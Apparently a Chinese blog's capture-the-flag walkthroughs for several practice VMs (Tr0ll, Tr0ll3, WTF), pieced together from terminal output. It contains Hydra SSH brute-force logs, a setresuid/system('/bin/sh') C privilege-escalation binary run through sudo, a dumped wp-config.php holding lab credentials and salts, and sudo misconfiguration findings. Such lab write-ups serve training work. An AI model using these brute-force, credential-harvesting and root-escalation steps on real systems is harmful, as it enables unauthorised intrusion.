0] (0/0) [ATTEMPT] target 192.168.66.15 - login "Eagle11" - pass "" - 7 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "Eagle11" - pass "Good_job_:)" - 8 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "genphlux" - pass "" - 9 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "genphlux" - pass "Good_job_:)" - 10 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "usmc8892" - pass "" - 11 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "usmc8892" - pass "Good_job_:)" - 12 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "blawrg" - pass "" - 13 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "blawrg" - pass "Good_job_:)" - 14 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 0 [RE-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 15 of 20 [child 0] (0/0) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "Good_job_:)" - 16 of 21 [child 0] (0/1) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [ATTEMPT] target 192.168.66.15 - login "vis1t0r" - pass "" - 17 of 22 [child 0] (0/2) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [ATTEMPT] target 192.168.66.15 - login "vis1t0r" - pass "Good_job_:)" - 18 of 23 [child 0] (0/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [ATTEMPT] target 192.168.66.15 - login "overflow" - pass "" - 19 of 23 [child 0] (0/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [ATTEMPT] target 192.168.66.15 - login "overflow" - pass "Good_job_:)" - 20 of 23 [child 0] (0/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [REDO-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "" - 21 of 23 [child 0] (1/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [REDO-ATTEMPT] target 192.168.66.15 - login "wytshadow" - pass "Good_job_:)" - 22 of 23 [child 0] (2/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [REDO-ATTEMPT] target 192.168.66.15 - login "vis1t0r" - pass "" - 23 of 23 [child 0] (3/3) [ERROR] could not connect to target port 22: Connection refused [ERROR] ssh protocol error [STATUS] attack finished for 192.168.66.15 (waiting for children to complete tests) 1 of 1 target completed, 0 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-31 03:34:49
root@kali:~# ssh overflow@192.168.66.15 Enter passphrase for key '/root/.ssh/id_rsa': overflow@192.168.66.15's password: Permission denied, please try again. overflow@192.168.66.15's password: Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)
* Documentation: https://help.ubuntu.com/ New release '16.04.6 LTS' available. Run 'do-release-upgrade' to upgrade to it.
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12 Could not chdir to home directory /home/overflow: No such file or directory $ id uid=1002(overflow) gid=1002(overflow) groups=1002(overflow) $ whoami overflow

[sudo] password for overflow: Sorry, try again. [sudo] password for overflow: root@troll:/# id uid=0(root) gid=0(root) groups=0(root) root@troll:/# whoami root root@troll:/# pwd / root@troll:/# cd /root root@troll:~# ls proof.txt root@troll:~# cat proof.txt Good job, you did it!
wytshadow@Tr0ll3:/etc/nginx/sites-enabled$ cat default ## # You should look at the following URL's in order to grasp a solid understanding # of Nginx configuration files in order to fully unleash the power of Nginx. # https://www.nginx.com/resources/wiki/start/ # https://www.nginx.com/resources/wiki/start/topics/tutorials/config_pitfalls/ # https://wiki.debian.org/Nginx/DirectoryStructure # # In most cases, administrators will remove this file from sites-enabled/ and # leave it as reference inside of sites-available where it will continue to be # updated by the nginx packaging team. # # This file will automatically load configuration files provided by other # applications, such as Drupal or Wordpress. These applications will be made # available underneath a path with that package name, such as /drupal8. # # Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples. ##
# Default server configuration # server { listen 8080 default_server; listen [::]:8080 default_server; if ($http_user_agent !~ "Lynx*"){ return 403; } # SSL configuration # # listen 443 ssl default_server; # listen [::]:443 ssl default_server; # # Note: You should disable gzip for SSL traffic. # See: https://bugs.debian.org/773332 # # Read up on ssl_ciphers to ensure a secure configuration. # See: https://bugs.debian.org/765782 # # Self signed certs generated by the ssl-cert package # Don't use them in a production server! # # include snippets/snakeoil.conf;
root /var/nginx/www;
# Add index.php to the list if you are using PHP index index.html index.htm index.nginx-debian.html;
server_name _;
location / { # First attempt to serve request as file, then # as directory, then fall back to displaying a 404. try_files $uri$uri/ =404; }
# pass PHP scripts to FastCGI server # #location ~ \.php$ { # include snippets/fastcgi-php.conf; # # # With php-fpm (or other unix sockets): # fastcgi_pass unix:/var/run/php/php7.0-fpm.sock; # # With php-cgi (or other tcp sockets): # fastcgi_pass 127.0.0.1:9000; #}
# deny access to .htaccess files, if Apache's document root # concurs with nginx's one # #location ~ /\.ht { # deny all; #} }
# Virtual Host configuration for example.com # # You can move that to a different file under sites-available/ and symlink that # to sites-enabled/ to enable it. # #server { # listen 80; # listen [::]:80; # # server_name example.com; # # root /var/www/example.com; # index index.html; # # location / { # try_files $uri $uri/ =404; # } #}
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) 8080/tcp open http nginx 1.14.0 (Ubuntu)
1 2 3 4 5 6 7 8 9 10 11 12
wytshadow@Tr0ll3:/etc/nginx/sites-enabled$ sudo /usr/sbin/service nginx start wytshadow@Tr0ll3:/etc/nginx/sites-enabled$ netstat -antp (No info could be readfor"-p": geteuid()=1003 but you should be root.) Active Internet connections (servers and established) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 0 0 0.0.0.0:8080 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN - tcp 0 0 192.168.56.120:22 192.168.56.1:20737 ESTABLISHED - tcp 0 448 192.168.56.120:22 192.168.56.102:48480 ESTABLISHED - tcp6 0 0 :::8080 :::* LISTEN - tcp6 0 0 :::22 :::* LISTEN -

maleus@Tr0ll3:~$ ls dont_even_bother dont_even_bother.c maleus@Tr0ll3:~$ gcc dont_even_bother.c -o dont_even_bother dont_even_bother.c: In function ‘main’: dont_even_bother.c:2:8: warning: implicit declaration of function ‘setresuid’ [-Wimplicit-function-declaration] setresuid(0, 0, 0); ^~~~~~~~~ dont_even_bother.c:3:8: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration] system("/bin/sh"); ^~~~~~ maleus@Tr0ll3:~$ sudo /home/maleus/dont_even_bother # id uid=0(root) gid=0(root) groups=0(root) # whoami root # pwed /bin/sh: 3: pwed: not found # pwd /home/maleus # cd /root # ls flag.txt # cat flag.txt You are truly a Jedi!
Twitter Proof:
Pr00fThatTh3L33tHax0rG0tTheFl@g!!
@Maleus21
知识点总结
aircrack-ng破解.cap包密码
nginx用户代理
lynx浏览器使用
使用ssh RSA密钥登录ssh
.viminfo文件泄露密码
setresuid(0, 0, 0) c语言脚本提权
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…
www-data@wtf:/var/www/html/zhkh$ cat wp-config.php cat wp-config.php <?php /** * The base configuration for WordPress * * The wp-config.php creation script uses this file during the * installation. You don't have to use the web site, you can * copy this file to "wp-config.php" and fill in the values. * * This file contains the following configurations: * * * MySQL settings * * Secret keys * * Database table prefix * * ABSPATH * * @link https://codex.wordpress.org/Editing_wp-config.php * * @package WordPress */ // ** MySQL settings - You can get this info from your web host ** // /** The name of the database for WordPress */ define( 'DB_NAME', 'wp_database' ); /** MySQL database username */ define( 'DB_USER', 'ra' ); /** MySQL database password */ define( 'DB_PASSWORD', '912391929129' ); /** MySQL hostname */ define( 'DB_HOST', 'localhost' ); /** Database Charset to use in creating database tables. */ define( 'DB_CHARSET', 'utf8mb4' ); /** The Database Collate type. Don't change this ifin doubt. */ define( 'DB_COLLATE', '' );
/**#@+ * Authentication Unique Keys and Salts. * * Change these to different unique phrases! * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service} * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to login again. * * @since 2.6.0 */ define( 'AUTH_KEY', 'hmdNSrpLV5we) E$0_/E,$Vxr0%<S{]D@)T+rc%a7wvbr)Q|bm7boJdOz/AN>/#&' ); define( 'SECURE_AUTH_KEY', 'DR&l3>0z8mmFT+Y}#bqND_~H;wb[r|:te+tN%:K PS7=~~/;uA5)zj~Z%tu}-8UJ' ); define( 'LOGGED_IN_KEY', '7+cns%lA?p60U~*(J,z9zp4w 2%hB1S6jZ0NuUgl(oK,#H6&GL,i@+4m:1w3|-aW' ); define( 'NONCE_KEY', 'm5,d=I4 MShd4lU#8F@@oj2cKpc+J[Kp3bRt%Sfuw.%#`oVKzgDMTl5+D[nu,R<K' ); define( 'AUTH_SALT', 'sl3w_.}n|M{~D#6,v]U?Kz/,k&oCnn1._|(i3Y|ng7+<-f4Nv7mmR4B<i>!?du#i' ); define( 'SECURE_AUTH_SALT', 'b>,[La8I5xqchTMvXN-bI8%[)-V[wHjNmj/1jZ_Vnq`q0<|E@6^.8~KpI_#53Rw_' ); define( 'LOGGED_IN_SALT', 'v_`E=EA]$UBa.2P|%YV4cl}(c@AVkW$V5959/gQL~a:,O}qfG85Xc4)=xRBux6g?' ); define( 'NONCE_SALT', 'TE#Tim,4h|zKYm$he[F%J*4vG{v]VK!jP0sSeBLHp7Mp|P*XJz:=&n<nsfbIFq>a' );
/**#@-*/
/** * WordPress Database Table prefix. * * You can have multiple installations in one database if you give each * a unique prefix. Only numbers, letters, and underscores please! */ $table_prefix = 'wp_';
/** * For developers: WordPress debugging mode. * * Change this to true to enable the display of notices during development. * It is strongly recommended that plugin and theme developers use WP_DEBUG * in their development environments. * * For information on other constants that can be used for debugging, * visit the Codex. * * @link https://codex.wordpress.org/Debugging_in_WordPress */ define( 'WP_DEBUG', false );
/* That's all, stop editing! Happy publishing. */ /** Absolute path to the WordPress directory. */ if ( ! defined( 'ABSPATH' ) ) { define( 'ABSPATH', dirname( __FILE__ ) . '/' ); } /** Sets up WordPress vars and included files. */ require_once( ABSPATH . 'wp-settings.php' ); //`Db]f{He3HgO`(z
将其中的ra/912391929129连接ssh发现连接不上,再将ra/Db]f{He3HgO(z连接ssh,成功登录,真想说一句what the fuck!!!!!!
root@kali:~# ssh ra@192.168.1.15 The authenticity of host '192.168.1.15 (192.168.1.15)' can't be established. ECDSA key fingerprint is SHA256:YRICww0bKH3fcEIycw4x9iWEv3gF1qtqElE7ecocCn8. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.1.15' (ECDSA) to the list of known hosts. ra@192.168.1.15's password: Linux wtf 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Thu Nov 21 12:47:56 2019 from 192.168.1.13 ra@wtf:~$ ls ra@wtf:~$ id uid=1000(ra) gid=1000(ra) groups=1000(ra),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) ra@wtf:~$ pwd /home/ra ra@wtf:~$ whoami ra ra@wtf:~$ ls -la total 28 drwxr-xr-x 3 ra ra 4096 Nov 21 15:04 . drwxr-xr-x 3 root root 4096 Nov 21 06:45 .. -rw------- 1 ra ra 480 Nov 21 15:01 .bash_history -rw-r--r-- 1 ra ra 220 Nov 21 06:45 .bash_logout -rw-r--r-- 1 ra ra 3526 Nov 21 06:45 .bashrc drwx------ 3 ra ra 4096 Nov 21 14:18 .gnupg -rw-r--r-- 1 ra ra 807 Nov 21 06:45 .profile ra@wtf:~$
1 2 3 4 5 6 7
ra@wtf:~$ sudo -l Matching Defaults entries for ra on wtf: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User ra may run the following commands on wtf: (root) NOPASSWD: /usr/bin/pip
# cd /root # ls flag.txt # cat flag.txt WTF rooted! haha, well done. You can find me on discord to tell me your opinion about "WTF" -> pwn4magic#8707 #
帅的掉渣
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…